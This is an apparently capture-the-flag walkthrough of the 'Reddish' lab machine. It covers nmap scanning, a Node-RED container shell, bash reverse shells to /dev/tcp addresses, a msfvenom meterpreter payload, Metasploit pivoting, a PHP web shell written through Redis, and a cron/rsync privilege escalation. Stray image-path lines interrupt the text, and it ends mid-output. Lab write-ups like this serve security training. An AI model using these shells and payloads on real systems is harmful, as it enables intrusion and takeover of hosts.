reddish

This is a reddish walkthrough by Jiseok Song

nmap

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-15 21:57 EDT
Nmap scan report for 10.10.10.94
Host is up (0.044s latency).


PORT     STATE SERVICE VERSION
1880/tcp open  http    Node.js Express framework
|_http-title: Error

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 17.05 seconds
```

It only shows port 1880


Get a container shell

If I try to connect using browser





```
Cannot GET /
```


Grep the packet and change it to post




Browse {ip}/red/{id} shows some tools




Bring tcp(input), tcp(output), exec(advanced) and connect them



Input & output tcp should show be





Click deploy & listen to the port

```
└─ $nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.10.16.81] from (UNKNOWN) [10.10.10.94] 44224

[object Object]whoami
root
```

Look like I'm in a container

Advance the shell

I can create a reverse shell here

```
[object Object]bash -c 'bash -i >& /dev/tcp/10.10.16.81/9001 0>&1'
```

```
└─ $rlwrap nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.81] from (UNKNOWN) [10.10.10.94] 41816
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@nodered:/node-red#
```

I'll call it server1

I want to advance this shell to meterpreter shell

Create binary

```
└─ $msfvenom -p linux/x64/meterpreter/reverse_tcp lhost=10.10.16.81 lport=4444 -f elf > shell
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
```

Move the file and run

LOCAL

```
└─ $nc -lvnp 9002 < shell
listening on [any] 9002 ...
connect to [10.10.16.81] from (UNKNOWN) [10.10.10.94] 42760
^C
┌──[redacted]─[~/Documents/reddish]
└─ $md5sum shell
980a953849ba2390e328d452418b151b  shell
```

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.16.81
lhost => 10.10.16.81
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 4444
lport => 4444
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload linux/x64/meterpreter
/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 10.10.16.81:4444
[*] Sending stage (3045380 bytes) to 10.10.10.94
[*] Meterpreter session 1 opened (10.10.16.81:4444 -> 10.10.10.94:52950) at 2025-0
5-15 22:36:04 -0400

(Meterpreter 1)(/node-red) >
```

Server1

```
root@nodered:/node-red# cat < /dev/tcp/10.10.16.81/9002 > shell
cat < /dev/tcp/10.10.16.81/9002 > shell
root@nodered:/node-red# md5sum shell
md5sum shell
980a953849ba2390e328d452418b151b  shell
```

```
root@nodered:/node-red# chmod +x shell
chmod +x shell
root@nodered:/node-red# ./shell
```

Look for other machines

ip addr command shows

```
script -q /dev/null
# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
15: eth0@if16: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
       valid_lft forever preferred_lft forever
19: eth1@if20: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:04 brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.4/16 brd 172.19.255.255 scope global eth1
       valid_lft forever preferred_lft forever
```

ping test shows some hosts

```
for i in $(seq 1 8); do ping -c 1 172.18.0.$i | grep 'bytes from' ; done
64 bytes from 172.18.0.1: icmp_seq=1 ttl=64 time=0.102 ms
64 bytes from 172.18.0.2: icmp_seq=1 ttl=64 time=0.044 ms
# for i in $(seq 1 8); do ping -c 1 172.19.0.$i | grep 'bytes from' ; done
for i in $(seq 1 8); do ping -c 1 172.19.0.$i | grep 'bytes from' ; done
64 bytes from 172.19.0.1: icmp_seq=1 ttl=64 time=0.136 ms
64 bytes from 172.19.0.2: icmp_seq=1 ttl=64 time=0.155 ms
64 bytes from 172.19.0.3: icmp_seq=1 ttl=64 time=0.123 ms
64 bytes from 172.19.0.4: icmp_seq=1 ttl=64 time=0.024 ms
```

I can scan the ports using msfconsole's portscanner

Add autoroute to get access to these ports

```
(Meterpreter 1)(/node-red) > run autoroute -s 172.19.0.0/16
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 172.19.0.0/255.255.0.0...
[+] Added route to 172.19.0.0/255.255.0.0 via 10.10.10.94
[*] Use the -p option to list all active routes
(Meterpreter 1)(/node-red) > run autoroute -s 172.18.0.0/16
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 172.18.0.0/255.255.0.0...
[+] Added route to 172.18.0.0/255.255.0.0 via 10.10.10.94
[*] Use the -p option to list all active routes
```

Set rhosts to 172.19.0.1-3, 172.18.0.1 and run. Result is like this

These ip and ports can be different due to the vpn server you are using


ip	port
172.18.0.1	1880
172.19.0.3	80
172.19.0.2	6379
172.19.0.1	X

It does not show server1(10.10.10.94,172.18.0.2,172.19.0.4)


172.18.0.1

I can port forward the port to local and try connect to this

```
(Meterpreter 1)(/node-red) > portfwd add -l 1880 -p 1880 -r 172.18.0.1
[*] Forward TCP relay created: (local) :1880 -> (remote) 172.18.0.1:1880
```




```
Cannot GET /
```




It shows exactly the same from 10.10.10.94. Nothing interesting

172.19.0.3

I can port forward port 80 to local

```
(Meterpreter 1)(/node-red) > portfwd add -l 8100 -p 80 -r 172.19.0.3
[*] Forward TCP relay created: (local) :8100 -> (remote) 172.19.0.3:80
```



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

I can view the source code by ctrl+U

```
function getData() {
    $.ajax({
        url: "8924d0549008565c554f8128cd11fda4/ajax.php?test=get hits",
        cache: false,
        dataType: "text",
        success: function (data) {
                    console.log("Number of hits:", data)
        },
        error: function () {
        }
    });
}

function incrCounter() {
    $.ajax({
        url: "8924d0549008565c554f8128cd11fda4/ajax.php?test=incr hits",
        cache: false,
        dataType: "text",
        success: function (data) {
      console.log("HITS incremented:", data);
        },
        error: function () {
        }
    });
}

/*
    * TODO
    *
    * 1. Share the web folder with the database container (Done)
    * 2. Add here the code to backup databases in /f187a0ec71ce99642e4f0afbd441a68b folder
    * ...Still don't know how to complete it...
*/
function backupDatabase() {
        $.ajax({
                url: "8924d0549008565c554f8128cd11fda4/ajax.php?backup=...",
                cache: false,
                dataType: "text",
                success: function (data) {
                    console.log("Database saved:", data);
                },
                error: function () {
                }
        });
```

It shows functions under development

172.19.0.2(Server2)

port 6379 is for redis and https://packetstorm.news/files/id/134200 shows redis vulnerability

Port forward 6379 to local

```
(Meterpreter 1)(/node-red) > portfwd add -l 6379 -p 6379 -r 172.19.0.2
[*] Forward TCP relay created: (local) :6379 -> (remote) 172.19.0.2:6379
```

1. flushall


```
└─$ redis-cli -h 127.0.0.1 flushall
OK
```

2. create simple php file for RCE and set it

```
<?php system($_REQUEST['cmd']); ?>$
```

```
└─$ cat redis.txt | redis-cli -h 127.0.0.1 -x set payload
OK
```


3. save it where I can access to(/var/www/html)




I can RCE



Since 172.19.0.2 cannot directly connect to local, I'll run chisel for port forwarding





For reverse shell, grep the packet, change it to POST, put cmd={reverse_command} and url encode it

Request

Pretty Raw Hex

```
1  POST /db.php HTTP/1.1
2  Host: 127.0.0.1:8100
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:137.0)
   Gecko/20100101 Firefox/137.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,
   */*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Connection: keep-alive
8  Upgrade-Insecure-Requests: 1
9  Priority: u=0, i
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 59
12
13 cmd=
   bash+-c+'bash+-i+>%26+/dev/tcp/172.19.0.4/8005+0>%261'
```

```
$rlwrap nc -nlvp 8005
listening on [any] 8005 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 50232
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@www:/var/www/html$
```

Get root in 172.19.0.2

/ directory shows unusual backup directory


```
www-data@www:/var/www/html$ ls /
ls /
backup
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
www-data@www:/var/www/html$ ls /backup/
ls /backup/
backup.sh
```

It has backup.sh and crontab runs this as root


```
www-data@www:/var/www/html$ cat /backup/backup.sh
cat /backup/backup.sh
cd /var/www/html/f187a0ec71ce99642e4f0afbd441a68b
rsync -a *.rdb rsync://backup:873/src/rdb/
cd / && rm -rf /var/www/html/*
rsync -a rsync://backup:873/src/backup/ /var/www/html/
chown www-data. /var/www/html/f187a0ec71ce99642e4f0afbd441a68b
```


```
www-data@www:/var/www/html$ cat /etc/cron.d/backup
cat /etc/cron.d/backup
*/3 * * * * root sh /backup/backup.sh
```


gtfobin shows rsync can be used for privilege escalation with -e switch



Let's create a malicious file to be run









(Use base64 encoding for convenient copy)

I'll copy this file to the directory and create a file that makes crontab to run the malicious file



After waiting several minutes, I can find a file with SUID



172.20.0.2(Server3)

I can find other network here(172.20.0.3/16)

```
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
